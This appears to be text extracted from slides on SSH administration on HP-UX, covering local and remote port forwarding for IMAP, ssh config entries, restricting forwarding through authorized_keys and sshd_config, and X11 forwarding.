
Encrypted mypass




```
dopey$ ssh sneezy
sneezy$ su -
Password: mypass
```

The thought being that communication between dopey and sneezy is secure.... However, all user input is being generated at the desk, and passed in the clear to the first host (dopey).


Regular IMAP Exchange



Mail request via SSH tunnel with local forwarding



Request returned via SSH tunnel



Mail request via SSH tunnel with remote forwarding

remote port local port client

ssh -R3100:localhost:143 ctg700

ctg700
HP-UX 11i

Mail Reader

3100: SSH

mailsvr 
HP-UX 11i

22: SSH Server

143:imapd

Encrypted Tunnel

Your local ssh config file

- \$HOME/.ssh/config

Host fpmail

HostName mailsvr

LocalForward 3100 localhost:143

- ssh fpmail

same as



- ssh -L3100:localhost:143 mailsvr


Who can use this forwarded port?

ssh -L3100:localhost:143 mailsvr

tcp 0 0 localhost.3100 *.* LISTEN

ssh -g -L3100:localhost:143 mailsvr

tcp 0 0 *.3100 *.* LISTEN



Running forwarded port in the background

- `ctg700: ssh -f -L3100:localhost:143 mailsvr sleep 1000000`
- HP-SSH doesn't support the GoBackground option
- With OpenSSH, the `-f` option only works with a remote command. We fool it by using the sleep command.

Restricting Port Forwarding

- authorized_keys file:
 - ssh-rsa **no-port-forwarding**
AAAAB3NzaC1yc2EAAAABIwAAAIEA3DiVUp1IyOWniOHuZcQQFd
G14BnDi0daLSjNG/ogc1s+W+7mc1zUkZmAmzRzXaIOWNvxiIkl9rZ
JQhVBheiAthOod/bmU6a2GpOHCBmG/VoFmBS54g6VhQ76drY4Lt
TLGnaPwa1M38e4A+7IIER6zwt0mE/FtaaiwwLtHtINtpk=
jrice@ctg700
- Check PasswordAuthentication
- sshd_config file:
 - AllowTcpForwarding no
 - channel 2: open failed: administratively prohibited: open failed

Why IMAP in examples?


- Why do all the examples of using port forwarding use IMAP/POP as the example?
- Because you must be able to specify to the TCP application **client** which port they are to use. (You are changing the default port # to the newly created forwarded port #).

X forwarding


- Default sshd_config file:
 - X11Forwarding yes
 - #X11DisplayOffset 10
 - X11UseLocalhost no

- Our example sshd_config file:
 - X11Forwarding yes
 - #X11DisplayOffset 10
 - X11DisplayOffset 3
 - X11UseLocalhost no

Using X



Using SSH & XForwarding



What does the -X do?

```
$ ssh -X ctg700
```

```
Enter passphrase for key '/home/jrice/.ssh/id_dsa':
```

